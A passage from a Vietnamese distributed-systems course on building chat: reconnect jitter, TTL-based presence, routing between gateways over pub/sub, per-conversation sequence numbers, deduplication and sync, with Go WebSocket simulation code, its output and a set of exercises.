
```
--- Lịch kết nối lại của MỘT client (base 1s, trần 30s, full jitter) ---
lần 1: cửa sổ tối đa 1s   chờ thực tế 510ms
lần 2: cửa sổ tối đa 2s   chờ thực tế 1.24s
lần 3: cửa sổ tối đa 4s   chờ thực tế 1.45s
lần 4: cửa sổ tối đa 8s   chờ thực tế 1.97s
lần 5: cửa sổ tối đa 16s  chờ thực tế 6.94s
lần 6: cửa sổ tối đa 30s  chờ thực tế 26.04s
lần 7: cửa sổ tối đa 30s  chờ thực tế 23.41s
--- Gateway khởi động lại, 10.000 client nối lại: đỉnh kết nối mới / 100ms ---
jitter=false đỉnh 10000 kết nối mới trong 100ms
jitter=true  đỉnh  1044 kết nối mới trong 100ms
--- Hiện diện bằng khóa có TTL ---
t=0s : online = [u1 u2 u3]
t=35s: online = [u1] | TTL còn lại của u1 = 15s
u1 đăng xuất: online = []
ZSET last_seen: hoạt động trong 30s qua = 1 | im lặng quá 30s = [u2 u3]
```

- Lịch lùi: cửa sổ nhân đôi (1, 2, 4, 8, 16 giây) tới trần 30 giây, thời gian chờ thực tế nằm ngẫu nhiên trong cửa sổ. Mười nghìn client nối lại lần đầu: không jitter thì **cả 10.000 vào trong 100 ms**; với jitter đỉnh còn khoảng 1.000 (cửa sổ 1 giây chỉ cho giảm 10 lần; để giảm thêm, gateway nên gửi trong khung `close` một **gợi ý chờ ngẫu nhiên** tới vài chục giây, và cửa sổ đầu nên lớn).
- **Hiện diện bằng TTL:** mỗi heartbeat `SET presence:<u> EX 30`; ngoại tuyến là khóa hết hạn (không cần ai "ghi ngoại tuyến", nên nút chết cũng không để lại "ma"). Ở t=35 s chỉ `u1` (đã gửi heartbeat lúc 20 s) còn trực tuyến; TTL còn 15 giây. Đăng xuất chủ động thì `DEL` để biết ngay. Hỏi "bạn bè nào trực tuyến" bằng một pipeline `EXISTS`. Biến thể `ZSET` điểm = thời điểm thấy gần nhất hợp cho "đếm/liệt kê người hoạt động trong N giây", cần dọn bằng `ZREMRANGEBYSCORE`.
- **Hiện diện rất đắt nếu phát cho mọi người:** 1.000 bạn bè x chuyển trạng thái liên tục là bão sự kiện. Thực tế: chỉ gửi trạng thái cho người **đang mở khung chat/danh bạ**, **gộp/giãn** thay đổi (debounce vài giây, tránh nhấp nháy khi mạng chập chờn), và chấp nhận "có thể sai vài chục giây".

5. Gateway nhiều nút và đường đi của một tin nhắn

Alice nối vào gateway A, Bob vào gateway B. Alice gửi tin; muốn Bob nhận được, hệ thống phải biết **Bob đang ở đâu** và **chuyển tin tới gateway B**. Ba thành phần dùng chung (đều thay thế được bằng hạ tầng thật):

- **Kho tin nhắn** (nguồn sự thật, PostgreSQL hoặc kho phân vùng): cấp `seq` theo hội thoại, lưu, và khử trùng theo `(conv, message_id)`.
- **Bảng định tuyến** `user → gateway` (Redis hash có TTL gia hạn bằng heartbeat). Người ngoại tuyến không có dòng nào.
- **Bus pub/sub** giữa các gateway (Redis Pub/Sub, NATS...): mỗi gateway nghe kênh riêng `gw:<id>`; gateway của người gửi **phát** từng tin tới kênh của gateway người nhận.



Đường đi của một tin nhắn qua hai gateway, và đồng bộ lại sau reconnect

Hai nguyên tắc đáng nhớ (nhắc Buổi 35 §2.3): **bus không bền** (pub/sub là "đánh thức", tin có thể mất), nên nguồn sự thật là kho và client **tự đồng bộ lại theo** `seq`; và **ack cho người gửi chỉ phát sau khi tin đã lưu bền** (nên "đã gửi" nghĩa là "sẽ không mất").

Với nhóm nhỏ, phát từng thành viên qua bảng định tuyến như trên. Các phương án khác: mỗi gateway **đăng ký kênh theo hội thoại** `conv:<id>` khi có thành viên kết nối (ít tin trùng hơn khi nhóm đông, nhưng

nhiều kênh); hoặc dùng **log phân vùng theo hội thoại** (Kafka/Redpanda) làm bus, được thêm thứ tự và phát lại miễn phí, đổi lại độ trễ và vận hành nặng hơn.

6. Thứ tự, giao hàng và khử trùng: thực nghiệm

6.1. Thứ tự: số thứ tự theo hội thoại, không phải đồng hồ

Đồng hồ không đủ vì đồng hồ máy khách lệch và hai gateway không đồng bộ chính xác; so sánh `created_at` có thể xếp hai tin theo thứ tự khác nhau ở hai người. Giải pháp: **mỗi hội thoại có một bộ đếm `seq` tăng đúng 1**, do *một* nơi cấp (trong PostgreSQL: `UPDATE conversations SET last_seq = last_seq + 1 WHERE id = $1 RETURNING last_seq` trong cùng giao dịch với `INSERT messages`, hoặc một "chủ" duy nhất cho mỗi hội thoại như một partition). `seq` cho **thứ tự toàn phần trong một hội thoại** và **phát hiện thiếu** (client thấy 41 rồi 43 biết thiếu 42). Không cần thứ tự giữa các hội thoại khác nhau. Đánh đổi: hội thoại nóng (nhóm lớn) thành điểm tuần tự hóa; chấp nhận được vì chỉ một bộ đếm và một dòng cho mỗi hội thoại, và cho phép chia hội thoại nóng theo kênh con.

6.2. Giao hàng at-least-once, khử trùng, đồng bộ lại

Ba nguồn lỗi ở ba chặng; mỗi chặng một cơ chế:

Chặng	Điều gì sai	Cơ chế
Client gửi, server lưu	Mạng đứt trước khi nhận `ack`: client không biết tin đã lưu chưa	Client sinh `message_id` và **gửi lại** cùng id; kho khử trùng bằng `UNIQUE(conv, message_id)` và trả bản cũ
Server phát tới người nhận	Bus mất hoặc giao đôi tin; gateway sập sau khi lưu, trước khi phát	Phát **at-least-once** (không sao nếu trùng); người nhận khử trùng theo `seq`, phát hiện **khoảng trống** và xin **sync**
Người nhận ngoại tuyến hoặc nối lại	Bỏ lỡ tin	Khi nối, gửi `sync(after = seq cuối đã hiển thị)`; server phát lại từ kho theo thứ tự rồi báo `synced`

Quy tắc của client (đây là toàn bộ "máy trạng thái" cần nhớ, với `last` là `seq` cuối đã hiển thị): `seq == last+1` ⇒ hiển thị rồi xả các tin đang giữ; `seq <= last` ⇒ **bỏ (trùng)**; `seq > last+1` ⇒ **giữ lại và xin sync**. "Chính xác một lần" thực chất là **at-least-once cộng với xử lý idempotent ở đầu nhận** (Buổi 33).

Thực nghiệm: hai gateway (hai `httptest.Server` chạy `gorilla/websocket` thật), một bus pub/sub trong tiến trình có **tiêm lỗi** (mất một tin, giao đôi một tin), một bảng định tuyến, và ba client: alice (gateway A), bob (gateway B), carol **ngoại tuyến từ đầu**. Đoạn đầu là khung tin và kho (cấp `seq`, khử trùng, phát trong khóa để thứ tự phát bằng thứ tự `seq`):

```
// Khung tin JSON dùng chung cho hai chiều.
type Frame struct {
    T     string           `json:"t"` // sync | synced | send | ack | msg
    C     string           `json:"c,omitempty"`
    Mid   string           `json:"mid,omitempty"` // message_id do CLIENT sinh: khóa khử trùng
    Seq   int64            `json:"seq,omitempty"` // thứ tự TRONG hội thoại, do server cấp
    From  string           `json:"from,omitempty"`
    Body  string           `json:"body,omitempty"`
    After map[string]int64 `json:"after,omitempty"` // sync: seq cuối client đã hiển thị
    Dup   bool             `json:"dup,omitempty"`
}


    // ...
```

```
// Store thay cho PostgreSQL: seq cấp tuần tự theo hội thoại, UNIQUE (conv, mid) khử trùng.
type Store struct {
    mu      sync.Mutex
    members map[string][]string
    log     map[string][]Frame // log[c][i].Seq == i+1
    byMid   map[string]int64
}

// Append cấp seq và lưu nguyên tử. emit chạy TRONG khóa: thứ tự phát đi = thứ tự seq
// (thực tế: một "chủ" duy nhất cho mỗi hội thoại, ví dụ một partition).
func (s *Store) Append(c, mid, from, body string, emit func(Frame)) (Frame, bool) {
    s.mu.Lock()
    defer s.mu.Unlock()
    if seq, ok := s.byMid[c+"|"+mid]; ok { // gửi lại cùng mid: trả bản đã lưu, KHÔNG tạo bản mới
        emit(s.log[c][seq-1])
        return s.log[c][seq-1], true
    }
    m := Frame{T: "msg", C: c, Mid: mid, Seq: int64(len(s.log[c]) + 1), From: from, Body: body}
    s.log[c] = append(s.log[c], m)
    s.byMid[c+"|"+mid] = m.Seq
    emit(m)
    return m, false
}
```

Gateway: phát tới những thành viên *có tuyến* (người ngoại tuyến không có tuyến, tin chỉ nằm trong kho), xử lý `sync` bằng đọc kho, và xử lý `send` (kèm điểm tiêm lỗi "lưu xong rồi sập"):

```
func (g *Gateway) fanout(m Frame) {
    for _, u := range g.st.members[m.C] {
        // người ngoại tuyến: không có tuyến, tin chỉ nằm trong kho chờ đồng bộ
        if gw := g.rt.Get(u); gw != "" {
            g.bus.Publish("gw:"+gw, u, m)
        }
    }
}


    // ...

        switch f.T {
        case "sync": // phát lại phần client còn thiếu, từ kho (nguồn sự thật)
            for conv, members := range g.st.members {
                if slices.Contains(members, user) {
                    for _, m := range g.st.After(conv, f.After[conv]) {
                        c.send(m)
                    }
                }
            }
            c.send(Frame{T: "synced"}) // báo "đã bắt kịp": từ đây chỉ còn tin trực tiếp
        case "send":
            g.mu.Lock()
            crash := g.crashMid == f.Mid
            g.mu.Unlock()
            m, dup := g.st.Append(f.C, f.Mid, user, f.Body, func(m Frame) {
                if !crash {
                    g.fanout(m)
                }
            })
            if crash { // đã LƯU nhưng sập trước khi ack và phát: kịch bản khó nhất
                g.mu.Lock()
                g.crashMid = ""
                g.mu.Unlock()
                return
            }
            c.send(Frame{T: "ack", C: f.C, Mid: f.Mid, Seq: m.Seq, Dup: dup})
        }
```

Client: máy trạng thái ba nhánh ở trên, và việc gửi lại khi nối lại:

```
func (c *Client) Connect(srv *httptest.Server) {
    url := "ws" + strings.TrimPrefix(srv.URL, "http") + "/ws?user=" + c.name
    ws, _, err := websocket.DefaultDialer.Dial(url, nil)
    if err != nil {
        panic(err)
    }
    c.mu.Lock()
    c.ws = ws
    after, pending := map[string]int64{"c1": c.last["c1"]}, slices.Collect(maps.Values(c.unacked))
    before := c.syncs
    c.mu.Unlock()
    go c.readLoop(ws)
    c.write(Frame{T: "sync", After: after})
    wait("synced", func() bool { c.mu.Lock(); defer c.mu.Unlock(); return c.syncs > before })
    slices.SortFunc(pending, func(a, b Frame) int { return strings.Compare(a.Mid, b.Mid) })
    for _, f := range pending { // gửi lại tin chưa được ack, CÙNG mid
        c.write(f)
    }
}

    // ...

func (c *Client) readLoop(ws *websocket.Conn) {
    for {
        var f Frame
        if ws.ReadJSON(&f) != nil {
            return
        }
        c.mu.Lock()
        resync := false
        switch f.T {
        case "synced":
            c.syncs++
        case "ack":
            delete(c.unacked, f.Mid)
            c.acks[f.Mid] = f
        case "msg":
            c.n++
            switch exp := c.last[f.C] + 1; {
            case f.Seq < exp: // đã hiển thị rồi: khử trùng theo seq
                c.dups++
            case f.Seq == exp:
                c.show(f)
                for next, ok := c.hold[c.last[f.C]+1]; ok; next, ok = c.hold[c.last[f.C]+1] {
                    delete(c.hold, next.Seq)
                    c.show(next)
                }
            default: // seq nhảy cóc: giữ lại và xin đồng bộ phần thiếu
                if _, ok := c.hold[f.Seq]; ok {
                    c.dups++
                } else {
                    c.hold[f.Seq] = f
                    c.gaps++
                    resync = true
                }
            }
        }
        after := map[string]int64{"c1": c.last["c1"]}
        c.mu.Unlock()
        if resync {
            c.write(Frame{T: "sync", After: after})
        }
    }
}
```

Kịch bản (bước 2 đến 4 là các lỗi cố ý; bước 1 và 5 là chạy bình thường) và **đầu ra thật**:

```
    fmt.Println("--- 2. Mất tin trên bus: bob không nhận được seq 41 ---")
    bus.Inject("drop", "bob|c1|41")
    alice.waitAck(alice.Send("c1", "m41"))
```

```
    alice.waitAck(alice.Send("c1", "m42"))
    wait("bob đủ 42", func() bool { return bob.Count() == 42 })
    sh := bob.Shown()
    _, gaps := bob.Stats()
    fmt.Printf("bob thấy seq 42 trước 41: gaps=%d (tự xin đồng bộ), hiển thị đúng thứ tự: %v\n",
        gaps, strings.HasSuffix(sh[40], "m41") && strings.HasSuffix(sh[41], "m42"))

    fmt.Println("--- 3. Bus giao trùng: seq 43 tới bob hai lần ---")
    bus.Inject("dup", "bob|c1|43")
    alice.waitAck(alice.Send("c1", "m43"))
    wait("bob đủ 43", func() bool { return bob.Count() == 43 })
    wait("trùng", func() bool { d, _ := bob.Stats(); return d == 2 })
    dups, _ := bob.Stats()
    fmt.Printf("bob: hiển thị 43 tin, bỏ %d bản trùng (1 do sync phát lại, 1 do bus giao đôi)\n",
        dups)

    fmt.Println("--- 4. Gateway A sập SAU KHI lưu m44 nhưng TRƯỚC khi ack và phát ---")
    gwA.mu.Lock()
    gwA.crashMid = "alice-24"
    gwA.mu.Unlock()
    mid := alice.Send("c1", "m44")
    wait("kho có m44", func() bool { return st.Len("c1") == 44 })
    wait("alice mất kết nối", func() bool { return rt.Get("alice") == "" })
    time.Sleep(50 * time.Millisecond)
    fmt.Printf("kho đã có 44 tin nhưng bob mới thấy %d; alice chưa có ack: %v\n",
        bob.Count(), alice.Ack(mid).Seq == 0)
    alice.Connect(srvB) // nối lại, lần này vào gateway B; client tự gửi lại m44 với CÙNG mid
    alice.waitAck(mid)
    ack := alice.Ack(mid)
    fmt.Printf("ack của lần gửi lại: seq=%d dup=%v | số bản m44 trong kho: %d\n",
        ack.Seq, ack.Dup, countBody(st.log["c1"], "m44"))
    wait("bob đủ 44", func() bool { return bob.Count() == 44 })
```

```
--- 1. Hai người gửi ĐỒNG THỜI qua hai gateway khác nhau ---
seq liên tục 1..40: true | alice và bob thấy CÙNG một thứ tự: true | thứ tự gửi mỗi người được giữ: true
--- 2. Mất tin trên bus: bob không nhận được seq 41 ---
bob thấy seq 42 trước 41: gaps=1 (tự xin đồng bộ), hiển thị đúng thứ tự: true
--- 3. Bus giao trùng: seq 43 tới bob hai lần ---
bob: hiển thị 43 tin, bỏ 2 bản trùng (1 do sync phát lại, 1 do bus giao đôi)
--- 4. Gateway A sập SAU KHI lưu m44 nhưng TRƯỚC khi ack và phát ---
kho đã có 44 tin nhưng bob mới thấy 43; alice chưa có ack: true
ack của lần gửi lại: seq=44 dup=true | số bản m44 trong kho: 1
--- 5. carol ngoại tuyến từ đầu, giờ mới kết nối (gateway B) ---
carol vừa kết nối đã nhận bù 44 tin cũ, đủ thứ tự
--- Kiểm toán cuối: so từng client với nhật ký trong kho ---
alice hiển thị 45 tin | đúng thứ tự, đủ, không trùng: true  | bỏ 1 bản trùng | 0 lần tự sync
bob   hiển thị 45 tin | đúng thứ tự, đủ, không trùng: true  | bỏ 2 bản trùng | 1 lần tự sync
carol hiển thị 45 tin | đúng thứ tự, đủ, không trùng: true  | bỏ 0 bản trùng | 0 lần tự sync
```

Đọc kết quả:

1. **Thứ tự:** hai người gửi đồng thời qua hai gateway khác nhau; `seq` liên tục 1 tới 40, alice và bob thấy **cùng một thứ tự** (không in thứ tự đó, vì nó thay đổi giữa các lần chạy; bất biến mới là điều đáng kiểm), và thứ tự gửi của từng người được giữ.
2. **Mất tin trên bus:** bob không nhận seq 41 nhưng nhận 42 ⇒ phát hiện khoảng trống, tự `sync`, nhận 41 rồi 42 theo đúng thứ tự, `gaps=1`. Bản 42 phát lại bị loại (một "bản trùng" trong số 2 ở bước 3).
3. **Bus giao đôi:** seq 43 tới bob hai lần, hiển thị một lần. Tổng 2 bản trùng bị bỏ.
4. **Gateway sập sau khi lưu, trước khi ack và phát:** kho có 44 tin nhưng bob mới thấy 43 và alice chưa có ack ⇒ kịch bản khó nhất. Alice nối lại **vào gateway B** (gateway không trạng thái), client tự gửi lại cùng `message_id`; kho trả `seq=44, dup=true`, **chỉ một bản** m44 trong kho, rồi phát lần nữa nên bob nhận đúng một lần. (Alice nhận m44 hai lần: một lần qua `sync`, một lần qua phát lại, và bỏ một bản.)

5. **Carol ngoại tuyến:** nối vào, nhận bù 44 tin cũ **đúng thứ tự**, rồi nhận tin trực tiếp m45. Kiểm toán cuối: cả ba client có **đúng 45 tin giống hệt nhật ký trong kho**: đúng thứ tự, đủ, không trùng.

> **Hai chi tiết đáng chú ý trong mã**
> (1) `Append` gọi `emit` **bên trong khóa**, nên thứ tự *phát* bằng thứ tự `seq`: nếu phát sau khi nhả khóa, hai tin có thể tới người nhận đảo ngược (client vẫn sửa được nhờ phát hiện khoảng trống, nhưng tốn thêm một lượt sync). Trong hệ thật điều này tương ứng với "một chủ duy nhất cho mỗi hội thoại". (2) Client **đợi** `synced` trước khi gửi lại tin chưa ack: trong lần thử đầu, kết nối mới nhận cả phát lại *và* tin trực tiếp trùng nhau, làm số bản trùng dao động giữa các lần chạy. Khử trùng theo `seq` làm kết quả cuối vẫn đúng, nhưng chương trình xác định cần giao thức rõ ràng "đã bắt kịp".

7. Ngoại tuyến, nhóm lớn, đã đọc và lưu trữ

- **Hàng chờ ngoại tuyến:** với thiết kế "kho là nguồn sự thật", **không cần hàng chờ riêng cho từng người**: tin nằm trong kho, người dùng nối lại thì `sync` theo `seq`. Với thiết bị không mở ứng dụng, gửi **thông báo đẩy** (FCM/APNs) chỉ là *đánh thức*; nội dung vẫn lấy qua sync. Giới hạn: nếu người dùng vắng mặt hàng tháng, `sync` từ `seq` cũ trả hàng nghìn tin; phân trang và cho tải "tóm tắt" trước.
- **Nhóm lớn (fan-out):** nhóm 100.000 thành viên, 5 tin/giây, nếu mọi người trực tuyến là **500.000 lượt giao/giây** cho **một** hội thoại. Cách giảm: (a) **chỉ giao cho người đang kết nối** (giả sử 10% ⇒ 50.000); (b) **không viết hộp thư riêng cho từng thành viên**: một bản tin trong kho theo hội thoại, mỗi thành viên chỉ có một **con trỏ đã đọc** (`read_seq`); (c) với kênh phát sóng lớn, bỏ giao "đẩy" từng tin, đẩy tín hiệu "có tin mới" (kèm `seq`) và để client kéo (tương tự pull cho người nổi tiếng ở feed: cùng một quy luật đuôi dày); (d) giới hạn tốc độ gửi trong nhóm lớn.
- **Dấu đã nhận/đã đọc:** lưu `read_seq` **theo** `(hội thoại, người dùng)` (một hàng, không phải một hàng cho mỗi tin). **Số tin chưa đọc =** `last_seq - read_seq`: phép trừ rẻ, không đếm. Cập nhật con trỏ theo lô (debounce) và chỉ tiến lên, không lùi. Hiển thị "ai đã đọc" trong nhóm lớn rất đắt: chỉ làm cho nhóm nhỏ.
- **Lược đồ lưu trữ:**

```
CREATE TABLE messages (
    conv_id    BIGINT NOT NULL,
    seq        BIGINT NOT NULL,
    message_id UUID   NOT NULL,           -- do client sinh: khử trùng
    sender_id  BIGINT NOT NULL,
    body       TEXT,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now(),
    PRIMARY KEY (conv_id, seq),           -- đọc lịch sử = quét liên tiếp theo conv_id
    UNIQUE (conv_id, message_id)
) PARTITION BY HASH (conv_id);            -- chia theo hội thoại; sau này shard theo conv_id

CREATE TABLE read_marks (conv_id BIGINT, user_id BIGINT, read_seq BIGINT NOT NULL,
                         PRIMARY KEY (conv_id, user_id));
```

Mọi truy vấn đều theo `conv_id` (lịch sử, đồng bộ `seq > $after`, gửi), nên `conv_id` **là khóa phân vùng/shard tự nhiên**: một hội thoại nằm trọn trong một phân vùng, thứ tự và khử trùng nằm trong một nơi. Đánh đổi: hội thoại cực nóng thành "khóa nóng"; truy vấn "tin của tôi qua mọi hội thoại" cần chỉ mục phụ hoặc bảng riêng. Ở quy mô vài trăm TB/năm: phân vùng theo thời gian trong từng shard, đẩy tin cũ sang kho lạnh (đối tượng/cột), chính sách lưu giữ và xóa theo luật.

8. Hỏng hóc và vận hành chat

Sự cố	Điều xảy ra	Đối phó
Một gateway chết	Mất hàng chục nghìn kết nối	Client nối lại có jitter vào nút khác, `sync` bù tin; tuyến cũ hết TTL
Triển khai bản mới	Cắt hàng loạt kết nối	Tắt êm: gửi `close 1001` kèm gợi ý chờ ngẫu nhiên, **cuốn chiếu** từng nút (Buổi 35)
Bus mất tin	Người nhận bỏ lỡ	Phát hiện khoảng trống `seq`, sync; định kỳ gửi "tim đập" kèm `last_seq` hội thoại
Kho chậm hoặc đứt	Không cấp được `seq`	Không ack ⇒ client giữ và gửi lại; hiển thị "đang gửi"; giới hạn hàng chờ trong gateway
Client chậm	Hàng đợi gửi đầy, nuốt RAM	Hàng đợi **có giới hạn**, đầy thì ngắt (đã làm trong mã); để client nối lại và sync
Hội thoại cực nóng	Khóa nóng ở `last_seq`	Cấp `seq` theo lô cho một "chủ" duy nhất, hoặc tách kênh con
Bão kết nối lại	Gateway/LB quá tải sau sự cố	Jitter, giới hạn kết nối mới/giây ở LB, từ chối sớm có chủ đích

Số đo cần có: số kết nối theo gateway, độ trễ gửi tới nhận (p50/p99, từ lúc `ack` tới lúc hiển thị), độ trễ `Append`, tỉ lệ `sync` do khoảng trống, tỉ lệ gửi lại, độ sâu hàng đợi gửi, số kết nối mới/giây, bộ mô tả tệp đang dùng.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Push cho mọi tác giả**: một bài của người nổi tiếng thành hàng triệu lần ghi, nghẽn hàng đợi và trễ bài của mọi người khác.
2. **Pull cho mọi người** khi đọc nhiều hơn ghi trăm lần: p99 đọc tỉ lệ với số tài khoản đang theo dõi.
3. **Chỉ nhìn trung bình**: phân bố lũy thừa làm trung bình vô nghĩa; không kiểm tra đuôi (ghi tối đa mỗi bài, p99 đọc).
4. **Dùng `offset` cho timeline**: bài mới chen vào làm trang sau lặp bài.
5. **Điểm sorted set vượt 2^53** (ID Snowflake 63 bit): thứ tự và con trỏ sai âm thầm.
6. `ZADD` **vào hộp thư không tồn tại**: tạo hộp thư thiếu mà tưởng đầy đủ.
7. **Xóa bài bằng cách quét mọi hộp thư** thay vì lọc lúc đọc.
8. **Không giới hạn độ dài hộp thư và không TTL**: RAM tăng vô hạn theo người dùng.
9. **Dựa vào đồng hồ để sắp xếp tin nhắn**: lệch đồng hồ cho hai người hai thứ tự khác nhau.
10. **Ack cho người gửi trước khi lưu bền**: mất tin đã "gửi thành công".
11. **Không có `message_id` do client sinh**: gửi lại sau mất ack thành tin trùng.
12. **Coi pub/sub là bền**: không có sync theo `seq` khi nối lại hoặc khi có khoảng trống.
13. **Reconnect không jitter**: sau mỗi sự cố, hàng triệu client đổ về cùng lúc.
14. **Gateway giữ nghiệp vụ** (thứ tự, hàng chờ): chết một nút là mất tin hoặc sai thứ tự.
15. **Hàng đợi gửi không giới hạn** cho client chậm: một client chậm ăn hết RAM gateway.
16. **Phát hiện diện cho mọi bạn bè** theo thời gian thực: bão sự kiện không ai cần.
17. **Một hàng đã đọc cho mỗi tin và mỗi người** trong nhóm lớn.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Cả hai bài đều có một "cú tát" quy mô mà trực giác bỏ sót: ***ở feed là người nổi tiếng, ở chat là nhóm lớn và bão kết nối lại***. Phần lớn hệ thống chạy tốt với tải trung bình, rồi gục ở một sự kiện hiếm (một người đăng, một sự cố mạng làm cả triệu client nối lại cùng lúc). Vì vậy hãy luyện phản xạ: với mỗi thiết kế, hỏi "ai là nhóm nhỏ chiếm phần lớn tải, và điều gì xảy ra khi nó hoạt động cùng lúc?". Kinh nghiệm thứ hai là **giữ bản dẫn xuất xây lại được**: hộp thư feed và hiện diện đều là bản sao tiện lợi; điều làm bạn ngủ ngon là biết rằng mất hết Redis chỉ khiến hệ thống chậm đi trong vài phút, không mất dữ liệu. Với chat, mọi sự phức tạp quy về **một hợp đồng đơn giản**: kho cấp `seq` và là sự thật; client khử trùng và tự sync. Khi mọi thứ khác hỏng, hợp đồng này vẫn đúng.

11. Tóm tắt

Tóm tắt buổi học

- Feed là bài toán **đọc nhiều (cỡ 100:1), đuôi dày**: push trả giá lúc ghi, pull trả giá lúc đọc, **hybrid** push cho tác giả thường và pull cho người nổi tiếng (ngưỡng T chọn bằng SLO ở đuôi).
- Mô phỏng: push khuếch đại ghi 19,3 lần và một bài người nổi tiếng nhất tới 12.046 ghi; pull có p99 đọc 109 lệnh; hybrid T=500 cắt ghi tối đa xuống 476 và p99 đọc còn 3,44; ba chiến lược cho **cùng timeline**.
- Redis: sorted set với ID thời gian **vừa 53 bit**, cap độ dài, TTL, `pushIfExists`, **phân trang con trỏ**, cold start dựng từ outbox, xóa bài lọc lúc đọc, xếp hạng trên cửa sổ ứng viên.
- Chat: gateway không trạng thái giữ kết nối (WebSocket, heartbeat, reconnect có backoff và jitter); bảng định tuyến + bus pub/sub chuyển tin giữa gateway; **kho cấp `seq` theo hội thoại** là nguồn sự thật.
- Độ tin cậy: ack sau khi lưu bền, `message_id` **do client sinh** để khử trùng khi gửi lại, phát at-least-once, client khử trùng theo `seq`, phát hiện khoảng trống và `sync`; ngoại tuyến chỉ là `sync` khi nối lại.
- Hiện diện bằng khóa **TTL** theo heartbeat; nhóm lớn dùng con trỏ đã đọc và đẩy "có tin mới"; lưu trữ phân vùng theo `conv_id`.
- Luôn nêu hỏng hóc và đo ở **đuôi** (người nổi tiếng, nhóm lớn, bão nối lại); kiểm thử chịu tải hàng triệu kết nối chưa chạy được ở đây.

12. Bài tập

1. **[Cơ bản]** Chạy mô phỏng feed, đổi hạt giống `PCG(1, 2)` sang hai giá trị khác. Ghi lại 5 con số ở bảng ba chiến lược cho mỗi hạt giống. Điều gì ổn định, điều gì dao động? Giải thích vì sao ghi tối đa dao động nhiều hơn ghi trung bình. *Đạt:* bảng so sánh và giải thích đúng về đuôi dày.
2. **[Cơ bản]** Thêm vào chương trình ước lượng feed: tỉ lệ người nổi tiếng (0,1% tài khoản có 1 triệu người theo dõi). Tính số lần ghi nếu một người như vậy đăng 3 bài/ngày bằng push, và thời gian để bài tới người cuối nếu worker ghi 50.000 hộp thư/giây. *Đạt:* kết luận bằng số vì sao cần hybrid.
3. **[Cơ bản]** Với đầu ra mục 2.2, đổi SLO thành "ghi tối đa <= 500 và p99 đọc <= 3,5". T nào đạt? Giải thích vùng này hẹp hơn hay rộng hơn và vì sao.
4. **[Trung bình]** Mở rộng `feedredis`: cài `Unfollow` (bỏ bài của người đã bỏ theo dõi khỏi hộp thư bằng lọc lúc đọc theo tập `following:<u>`) và **độ trễ giữa hai ngưỡng** (vào ở 1.000, ra ở 800) khi người dùng dao động. Viết kiểm thử cho trường hợp bài nằm ở cả hộp thư và outbox (khử trùng).
5. **[Trung bình]** Thay `offset` bằng con trỏ trong một API feed `gin` thật dùng Redis. Viết kiểm thử chứng minh: với `offset`, một bài mới xen vào làm trang 2 lặp bài; với con trỏ thì không. *Đạt:* hai kiểm thử, một đỏ một xanh.
6. **[Trung bình]** Sửa chương trình chat: bỏ việc client đợi `synced` trước khi gửi lại. Chạy 30 lần, liệt kê các giá trị "số bản trùng" quan sát được; chứng minh trạng thái cuối vẫn đúng. Rút ra vì sao khử trùng theo `seq` là bắt buộc.
7. **[Nâng cao]** Thay bus trong tiến trình bằng **Redis Pub/Sub thật** (miniredis): mỗi gateway `SUBSCRIBE gw:<id>`, bảng định tuyến là Redis hash với TTL. Cho phép tiêm lỗi bằng cách đóng và mở lại subscription. Tin gửi trong lúc subscription đứt phải được khôi phục bằng sync. *Đạt:* kiểm toán cuối vẫn khớp 100%.
8. **[Nâng cao]** Thiết kế và cài **hội thoại nhóm lớn**: `read_seq` theo `(hội thoại, người dùng)` (lưu bằng PostgreSQL thật), `unread = last_seq - read_seq`, và chế độ phát tín hiệu "có tin mới (seq)" thay vì từng tin. Đo số lượt gửi cho nhóm 10.000 người khi 10% trực tuyến, so hai chế độ.

9. **[Thử thách]** Viết tài liệu thiết kế 3 trang cho "thông báo trong ứng dụng kiểu feed" của ShopGo (khuyến mãi theo shop mình theo dõi): ước lượng, push/pull/hybrid, hộp thư, TTL, hỏng hóc, các số đo. Kèm ADR có **điều kiện xem lại bằng số** (ví dụ khi một shop vượt N người theo dõi hoặc p99 đọc vượt ngưỡng).

Buổi 58 — Rate limiter phân tán và tìm kiếm

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 20, 26, 32, 33, 36, 40

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Thiết kế **rate limiter** đúng chỗ (biên, gateway, dịch vụ), đúng khóa (IP, người dùng, API key, tenant) và có **trọng số** cho yêu cầu đắt.
